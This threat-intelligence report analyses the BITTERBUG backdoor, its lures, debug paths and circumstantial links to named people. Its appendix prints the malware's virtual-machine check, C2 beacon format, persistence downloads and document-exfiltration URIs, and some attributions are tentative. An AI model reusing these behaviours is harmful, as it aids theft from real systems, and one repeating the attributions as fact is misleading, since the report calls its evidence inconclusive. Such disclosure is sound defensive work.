
- Muhammad Naseer Bhatti was the self-proclaimed founder of Digital Linx.
- Abunasar Khan was affiliated with AntiSec and VPNSOC.
- Digital Linx founder Muhammad Naseer Bhatti had at least a working relationship with VPNSOC employee Abunasar Khan[39] – connected through domain registrations and a common Google+ profile for Shoaib Riaz (another Digital Linx employee).
- VPNSOC employee Abunasar Khan had a direct connection to Tranchulas employee Hamza Qamar through Google+.

Note: A walkthrough of our research is available in Appendices C, D and E.

Technical Observations

Metadata Analysis:

As mentioned earlier, during the email exchanged with Zubair Khan, he sent TCIRT a Microsoft Word document (.docx). In reviewing the document metadata for "`Response_ThreatConnect.docx` ", TCIRT identified that it contained the creator properties of "`hp`." TCIRT compared the metadata of two benign BITTERBUG-associated decoy documents from July 2013 and found that both also had the author of "`hp`" (Figure 10).



Decoys associated with BITTERBUG

Tranchulas Documents

Report.docx Properties

Created: Tuesday, July 9, 2013 9:44 AM
Modified: Tuesday, July 9, 2013 6:51 AM
Printed:
Last saved by: Rahul Roy
Revision number: 5
Total editing time: 6 Minutes
Statistics:

Statistic name	Value
Characters (with spaces):	6175
Characters:	5201
Words:	999
Lines:	64
Paragraphs:	30
Pages:	2

Naxalites_Funded_by_Pakistan.docx Properties

Created: Friday, June 28, 2013 8:57 AM
Modified: Thursday, July 25, 2013 10:48 AM
Printed:
Last saved by: hp
Revision number: 1
Total editing time: 2 Minutes
Statistics:

Statistic name	Value
Characters (with spaces):	14642
Characters:	12415
Words:	2255
Lines:	142
Paragraphs:	28
Pages:	4

Response_ThreatConnect.docx Properties

Created: Tuesday, August 6, 2013 4:13 PM
Modified: Tuesday, August 6, 2013 6:43 PM
Printed:
Last saved by: Zubair Khan
Revision number: 3
Total editing time: 4 Minutes
Statistics:

Statistic name	Value
Characters (with spaces):	1967
Characters:	1674
Words:	297
Lines:	25
Paragraphs:	6
Pages:	2

Report.docx Properties

Title:
Subject:
Author: hp
Manager:
Company:
Category:
Keywords:
Comments:
Hyperlink base:
Template: Normal.dotm
□ Save preview picture with this document

Naxalites_Funded_by_Pakistan.docx Properties

Title:
Subject:
Author: hp
Manager:
Company:
Category:
Keywords:
Comments:
Hyperlink base:
Template: Normal.dotm
□ Save preview picture with this document

Response_ThreatConnect.docx Properties

Title:
Subject:
Author: hp
Manager:
Company:
Category:
Keywords:
Comments:
Hyperlink base:
Template: Normal.dotm
□ Save preview picture with this document

Figure 10: Matching Document Author Metadata

[39] http://www.know-hosting.com/view/27108-digitallinx.html

While the author field of “hp” doesn’t conclusively prove a relationship, it contributes to the body of circumstantial evidence which links properties of the official Tranchulas response to the properties of decoy documents that were used in conjunction with BITTERBUG targeting campaigns.

Malware Analysis:

ThreatConnect, Inc. partnered with FireEye for a second technical review of the malware associated with this activity. FireEye analyzed the malware, which they call BITTERBUG, and determined it to be a custom backdoor. The backdoor relies on various support components, including the non-malicious, publically available Libcurl[40] for installation, launch, and communications. In some variants, BITTERBUG has the ability to automatically target and exfiltrate files with extensions such as .doc, .xls, .pdf, .ppt, .egm, and .xml. The full malware report is included in Appendix A: Malware Details.

The earliest evidence of the malware family dates to April 2013, based on Portable Executable (PE) compile times, with more than 10 BITTERBUG variants observed to date. The earliest samples of BITTERBUG contain the “Tranchulas” debug path (below), as mentioned in the August 2013 TCIRT blog post. These BITTERBUG variants were probably used in attacks around summer 2013, using possible lures related to the then-recent death of “Sarabjit Singh” (an Indian national imprisoned in Pakistan) and an Indian Government pension memorandum. As stated in the original blog (and raised in the formal Tranchulas response), several binaries contain references to “Cath” in the debug path. It is important to note that the “Cath” files are support components and not BITTERBUG variants, so it is probable that these were developed by another party but are a required component of the family.

```
C:\Users\Tranchulas\Documents\Visual Studio 2008\Projects\upload\Release\upload.pdb
C:\Users\Cath\documents\visual studio 2010\Projects\ExtractPDF\Release\ExtractPDF.pdb
C:\Users\Cath\documents\visual studio 2010\Projects\Start\Release\Start.pdb
```

Additional BITTERBUG variants were compiled in June and July 2013 that contained different identifiers in the debug paths: “Cert-India” (3 samples) and “umairaziz27” (1 sample).[41] The presence of “umairaziz27” in a debug path from one sample makes us wonder if this represents an operational security mistake. The debug path of “umairaziz27” led us to Twitter[42] and LinkedIn[43] accounts (on which a matching alias is used) that belong to a Tranchulas employee named Umair Aziz, who identified himself as an Information Security Analyst[44] and graduate of National University of Sciences and Technology[45] (NUST).[46] One of these samples was probably used in attacks in late summer 2013, using a “leaked report” lure which contained a decoy document related to Pakistan’s alleged inability to locate Osama Bin Laden.

```
C:\Users\Cert-India\Documents\Visual Studio 2008\Projects\ufile\Release\ufile.pdb
C:\Users\umairaziz27\Documents\Visual Studio 2008\Projects\usb\Release\usb.pdb
```

After publication of the TCIRT blog and our communications with Tranchulas occurred in August 2013, no new samples of BITTERBUG or its support components (based on compile times) were identified until September (various support components) and October (a new BITTERBUG variant). Interestingly, the samples compiled following the blog publication used entirely new and generic debug paths (Figure 11) as well as a compilation tactic to conceal the C2 address from static analysis. Between September and December, we observed more variations of BITTERBUG and its support components in terms of packaging, host-based activities,

[40] http://curl.haxx.se/libcurl/

[41] Appendix A: Malware Details

[42] https://twitter.com/umairaziz27

[43] http://pk.linkedin.com/in/umairaziz27

[44] https://twitter.com/umairaziz27/status/332049978878996481

[45] www.nust.edu.pk


[46] http://www.nust.edu.pk/INSTITUTIONS/Directortes/ilo/Download%20Section/Graduate%20Profile%20SEECS%20%20BICSE.pdf

and decoys (or the lack of them) compared to the samples before our blog post. This could indicate that the threat actors were aware of the blog post and modified their malware and related components to distance them from prior indicators.

```
C:\Intel\Logs\file.pdb
```

Figure 11: Generic Debug Path

Between December 2013 and late March 2014, we observed several new lures used in BITTERBUG self-extracting RAR (SFXRAR) files. One from December contained several BITTERBUG variants and used a decoy PDF document (Figure 12) related to the December arrest of Devyani Khobragade,[47] an Indian diplomat in the United States. In spring 2014, we observed a SFXRAR file with a filename lure related to the March 2014 disappearance of Malaysia Airlines Flight 370[48] (cast as a Pakistan-related hijacking). This SFXRAR contained the latest BITTERBUG variant, which had new dependencies on support components. Interestingly, this SFXRAR's filename was the only lure element related to the MH370 event; it did not contain a decoy document. We provide a more detailed report on this SFX and the related variant in Appendix A: Malware Details.



13 MAG 2870

Approved: AMANDA KRAMER/KRISTY GREENBERG
Assistant United States Attorneys

Before: HONORABLE DEBRA FREEMAN
United States Magistrate Judge
Southern District of New York

```
- - - - - - - - - - - - - - - - - - x
                                    :
UNITED STATES OF AMERICA               SEALED COMPLAINT
                                    :
          - v. -                       Violations of
                                    :  18 U.S.C. §§ 1001, 1546(a) and
DEVYANI KHOBRAGADE,                    2.
                                    :
                  Defendant.           COUNTY OF OFFENSE:
                                    :  NEW YORK

- - - - - - - - - - - - - - - - - - x


COUNTY OF NEW YORK           )
STATE OF NEW YORK            ) ss.:
SOUTHERN DISTRICT OF NEW YORK )
```

Figure 12: Screenshot of Indian diplomat arrest decoy PDF

BITTERBUG continued to rely on the same network behaviors to communicate with its C2s. Connections to its C2 nodes relied on PHP and used communications that included "`.php?compname=`" and "`.php?srs=`", as well as direct file/component retrieval from the C2s. Though many of the samples that we have observed use direct IPs for HTTP communications, we have also observed more limited use of a No-IP domain.

[47] http://world.time.com/2013/12/18/us-to-review-devyani-khobragade-arrest-and-strip-search/

[48] http://www.businessinsider.com/mh370-investigators-find-evidence-of-a-mysterious-power-outage-during-the-early-part-of-its-flight-2014-6

Conclusion

Operation Arachnophobia consists of an apparent targeted exploitation campaign, dating back to early 2013, using the BITTERBUG malware family and seemingly directed against entities involved in India-Pakistan issues. The threat actor appears to have exclusively used VPSNOC, a probable Pakistan-based VPS service provider who leased U.S. hosting services, for both the delivery and C2 phases of attack. Research later identified that a Pakistan-based VPSNOC representative had a social network affiliation with a Tranchulas employee as well as apparent affiliations with the Anonymous and AntiSec movements.

After the August 6, 2013 blog, Tranchulas provided TCIRT and the media an official statement and explanation of BITTERBUG activity, however, this explanation contained discrepancies. The TCIRT addressed some of these discrepancies with Tranchulas personnel, who were unresponsive, increasing our suspicion of the activity. We later observed BITTERBUG activity following August 2013 with subtle changes that further generalized debug paths. It was this chain of events that served as a catalyst for extra scrutiny of the activity and collaboration between the ThreatConnect and FireEye Labs teams to share information.

While we are not conclusively attributing BITTERBUG activity to Tranchulas or a specific Pakistani entity, we can confidently point to many characteristics of a Pakistan-based cyber exploitation effort that is probably directed against Indian targets or those who are involved in India-Pakistan issues. Many of the notable characteristics of the BITTERBUG activity suggest that this is indeed part of a Pakistan-based cyber exploitation effort that has apparently attempted to obfuscate its malware characteristics and origins (behind U.S. infrastructure), before and after public disclosure in August 2013.


On the surface, BITTERBUG serves as an example of how threat actors mask their operations across social, cultural and geographic boundaries. More importantly, it demonstrates the value of threat intelligence sharing and industry collaboration. As one organization begins to pull at a thread of evidence and share their findings with another, a larger understanding and shared perspective is revealed. It is through this process that a shared awareness emerges into a larger, more comprehensive story that explains what we are seeing and why - ultimately it is this story that better serves us all.

APPENDIX

APPENDIX A: Malware Details

BITTERBUG

BITTERBUG is a backdoor executable capable of uploading and downloading files, listing running processes, generating file listings, and automatically transferring selected files to its command and control (C2) server. BITTERBUG appears to be virtual machine aware and may not execute on a VMWare or VirtualBox VM. We have observed BITTERBUG installed by a self-extracting RAR archive disguised as a screensaver. Upon execution, the self-extracting RAR archive may extract configuration files, dependency DLLs, and the BITTERBUG executable. The timeline below is of BITTERBUG activity from May 2013 through March 2014.


2013
5/8-5/23 First Bitterbug samples with "Tranchulas" PDB string
MAY
6/14 BITTERBUG variant containing "Cert-India" PDB strings
5/28-6/13 BITTERBUG-related support components containing "Cath" PDB strings used alongside "Tranchulas" BITTERBUG
JUN
6/19 BITTERBUG support component without PDB string
6/26-7/9 BITTERBUG support component without PDB string
6/25 BITTERBUG variant containing "umairaziz27" PDB strings
JUL
7/9 "Cert-India" BITTERBUG variant
8/1 "Cert-India" BITTERBUG variant
7/24 TCIRT notification to hosting providers
AUG
8/2 ThreatConnect Blog Post
9/3 BITTERBUG support component without PDB string but using "Cert-India" in another file path
SEP
OCT
10/24 BITTERBUG variant containing new, generic "Intel" PDB path
12/6 BITTERBUG support component uses "Cert-India" in library file path; BITTERBUG variant containing generic "Intel" paths
NOV
12/17 BITTERBUG support component containing "Intel" in library file path
DEC
12/26-12/30 BITTERBUG variants containing generic "Intel" PDB strings
1/8 BITTERBUG variant containing generic "Intel" PDB strings
JAN
FEB
3/17 BITTERBUG variant containing generic "Intel" path
MAR
2014

Timeline of BITTERBUG characteristics vs.ThreatConnect events

Details

Upon execution the self-extracting RAR may install `<BITTERBUG>.exe` and the following DLLs:

- `libcurld.dll` – Used for downloading and uploading files
- `msvcm90d.dll` – C runtime library
- `msvcp90d.dll` – C runtime library
- `msvcr90d.dll` – C runtime library


The self-extracting RAR may install the following benign configuration files:

- `Microsoft.VC90.DebugCRT.manifest` – Compilation artifact
- `BtcirEt.DZU` – Self-extracting RAR configuration file
- `SJeXSrA.KNX` – Self-extracting RAR configuration file
- `VCAKSQl.TNT` – Self-extracting RAR configuration file

BITTERBUG first may execute the following Windows Management Instrumentation (WMI) command to detect the presence of a virtual machine (VM):

- `cmd.exe /c wmic diskdrive list brief > "%APPDATA%\Microsoft\recovery.txt"`

BITTERBUG then may open `recovery.txt` and check for the presence of strings `VBox` or `VMware`. The backdoor then may enter an infinite sleep loop if `recovery.txt` contains either one of the aforementioned strings (Example in Figure 13).



```
Caption                        DeviceID           Model                          Partitions  Size
VMware Virtual IDE Hard Drive  \\.\PHYSICALDRIVE0 VMware Virtual IDE Hard Drive  1           8587192320
VMware Virtual IDE Hard Drive  \\.\PHYSICALDRIVE1 VMware Virtual IDE Hard Drive  1           8587192320
```

Figure 13: Example `recovery.txt` file from VMware virtual machine

Next BITTERBUG typically will beacon to the C2 server by sending the computer name and username of the compromised system. An example beacon request is shown in Figure 14.

```
POST /path_active.php?compname=<%COMPUTERNAME%>_<%USERNAME%> HTTP/1.1
Host: <c2_location>
Accept: */*
Content-Length: 25
Content-Type: application/x-www-form-urlencoded
<%COMPUTERNAME%>_<%USERNAME%>
```

Figure 14: Initial C2 beacon

BITTERBUG then may perform an HTTP GET request for the following URI:

`http://<c2_location>/checkpkg.php?compname=<%COMPUTERNAME%>_<%USERNAME%>`

If the C2 server responds with a filename, the filename received is deleted from `%APPDATA%\Microsoft<FILE_NAME_FROM_C2>`. The purpose of this command might be to delete older versions of BITTERBUG, although we have not observed this command occurring in the wild.

BITTERBUG then may attempt to download the files listed in Table 1. The purpose of the first three files is unknown. The final two files are downloaded to the user's `Startup` directory and executed at startup in order to maintain persistence.

Request URI	Download Path
http://<c2_location>/versionchk.php?srs=436712384	%APPDATA%\Microsoft\file.exe
http://<c2_location>/vtris.php?srs=436712384	%APPDATA%\Microsoft\percf001.dat
http://<c2_location>/vtris1.php?srs=436712384	%APPDATA%\Microsoft\percf002.dat
http://<c2_location>/is_array_max.php?compname=<%COMPUTERNAME%>_<%USERNAME%>	%USERPROFILE%\Start Menu\Programs\Startup\wincheck.exe
http://<c2_location>/is_array_pal.php?compname=<%COMPUTERNAME%>_<%USERNAME%>	%USERPROFILE%\Start Menu\Programs\Startup\winsquirt.exe

Table 1: Files downloaded by the backdoor

Next, BITTERBUG may scan through each drive letter and search recursively for files with the following file extensions: `.doc, .ppt, .xls, .pdf, .docx, .pptx, .pps, .xlsx`

BITTERBUG then typically creates a file list containing all documents (excluding those whose filename contains `MediaUtils)` to the following locations:

- `%APPDATA%\Microsoft\plang006.txt`
- `%APPDATA%\Microsoft\tlang006.txt`

BITTERBUG may also write a list of all running processes to:

- `%APPDATA%\Microsoft\prc.dat`

Finally, BITTERBUG typically uploads the running process list, document file list, and all documents to the following URI:

- `http://<c2_location>/fetch_updates_flex.php?compname=<%COMPUTERNAME%>_<%USERNAME%>`

Host-Based Signatures

File System Residue

BITTERBUG may be extracted along with the following embedded files:

- `%USERPROFILE%\5rv3fgk6\<BITTERBUG>.exe`
- `%USERPROFILE%\5rv3fgk6\libcurld.dll`
- `%USERPROFILE%\5rv3fgk6\msvcm90d.dll`
- `%USERPROFILE%\5rv3fgk6\msvcp90d.dll`
- `%USERPROFILE%\5rv3fgk6\msvcr90d.dll`
- `%USERPROFILE%\5rv3fgk6\Microsoft.VC90.DebugCRT.manifest`

- `%USERPROFILE%\5rv3fgk6\SJeXSrA.KNX`
- `%USERPROFILE%\5rv3fgk6\BtcirEt.DZU`
- `%USERPROFILE%\5rv3fgk6\VCAKSQl.TNT`

The malware may create the following files:


- `%APPDATA%\Microsoft\recovery.txt`
- `%APPDATA%\Microsoft\plang006.txt`
- `%APPDATA%\Microsoft\tlang006.txt`
- `%APPDATA%\Microsoft\prc.dat`
- `%APPDATA%\Microsoft\file.exe`
- `%APPDATA%\Microsoft\percf001.dat`
- `%APPDATA%\Microsoft\percf002.dat`
- `%USERPROFILE%\Start Menu\Programs\Startupwincheck.exe`
- `%USERPROFILE%\Start Menu\Programs\Startup\winsquirt.exe`

Network-Based Signatures

- The malware typically communicates on TCP port 80:
- The malware may perform HTTP requests for the following URIs:
  - `http://<c2_location>/checkpkg.php?compname=<%COMPUTERNAME%>_<%USERNAME%>`
  - `http://<c2_location>/is_array_max.php?compname=<%COMPUTERNAME%>_<%USERNAME%>`
  - `http://<c2_location>/is_array_pal.php?compname=<%COMPUTERNAME%>_<%USERNAME%>`
  - `http://<c2_location>/path_active.php?compname=<%COMPUTERNAME%>_<%USERNAME%>`
  - `http://<c2_location>/fetch_updates_flex.php?compname=<%COMPUTERNAME%>_<%USERNAME%>`
  - `http://<c2_location>/versionchk.php?srs=436712384`
  - `http://<c2_location>/vtris.php?srs=436712384`
  - `http://<c2_location>/vtris1.php?srs=436712384`


File Manipulations

We observed other interesting operational security-oriented challenges in the post-blog post samples. In one case, an actor appeared to manually null out the "Cert-India" user directory in one of the file paths (see figures 15 and 16 below) contained in two binaries (support components). These files shared the same import hash (4e96e86db5a8a025b996aefdc218ff74) and were virtually the same files minus modification to a few bytes in the second sample.



```
0016070: 4300 3a00 5c00 5500 7300 6500 7200 7300  C.:.\.U.s.e.r.s.
0016080: 5c00 4300 6500 7200 7400 2d00 4900 6e00  \.C.e.r.t.-.I.n.
0016090: 6400 6900 6100 5c00 4400 6f00 6300 7500  d.i.a.\.D.o.c.u.
00160a0: 6d00 6500 6e00 7400 7300 5c00 6200 6f00  m.e.n.t.s.\.b.o.
00160b0: 6f00 7300 7400 5f00 3100 5f00 3500 3300  o.s.t._.1._.5.3.
00160c0: 5f00 3000 5c00 6200 6f00 6f00 7300 7400  _.0.\.b.o.o.s.t.
00160d0: 2f00 7400 6800 7200 6500 6100 6400 2f00  /.t.h.r.e.a.d./.
00160e0: 7700 6900 6e00 3300 3200 2f00 7400 6800  w.i.n.3.2./.t.h.
00160f0: 7200 6500 6100 6400 5f00 7000 7200 6900  r.e.a.d._.p.r.i.
```


Figure 15: Original file content for 7588ff900e32145cbcbc77837237aef8




```
0016070: 4300 3a00 5c00 0000 0000 0000 0000 0000  C.:.\...........
0016080: 0000 0000 0000 0000 0000 0000 0000 0000  ................
0016090: 0000 0000 0000 5c00 4400 6f00 6300 7500  ......\.D.o.c.u.
00160a0: 6d00 6500 6e00 7400 7300 5c00 6200 6f00  m.e.n.t.s.\.b.o.
00160b0: 6f00 7300 7400 5f00 3100 5f00 3500 3300  o.s.t._.1._.5.3.
00160c0: 5f00 3000 5c00 6200 6f00 6f00 7300 7400  _.0.\.b.o.o.s.t.
00160d0: 2f00 7400 6800 7200 6500 6100 6400 2f00  /.t.h.r.e.a.d./.
00160e0: 7700 6900 6e00 3300 3200 2f00 7400 6800  w.i.n.3.2./.t.h.
00160f0: 7200 6500 6100 6400 5f00 7000 7200 6900  r.e.a.d._.p.r.i.
```

Figure 16: Nulled file path for 26616e6662b390ebdb588cdaaae5e4f6

As these samples point to, we also observed use of the C++ Boost libraries, which introduced a new file path to monitor for operational security purposes. We observed at least one case in which files mixed old and new file paths, as seen in the figures 17 and 18 below.



```
00570a0: 433a 5c55 7365 7273 5c43 6572 742d 496e  C:\Users\Cert-In
00570b0: 6469 615c 446f 6375 6d65 6e74 735c 626f  dia\Documents\bo
00570c0: 6f73 745f 315f 3533 5f30 5c62 6f6f 7374  ost_1_53_0\boost
```



```
0065c00: 433a 5c49 6e74 656c 5c4c 6f67 735c 6669  C:\Intel\Logs\fi
0065c10: 6c65 2e70 6462 0000 0000 0000 0000 0000  le.pdb..........
```

Figures 17 and 18: Screenshots from two locations in 6e8c4d2d5d4e5e7853a1842b04a6bfdf

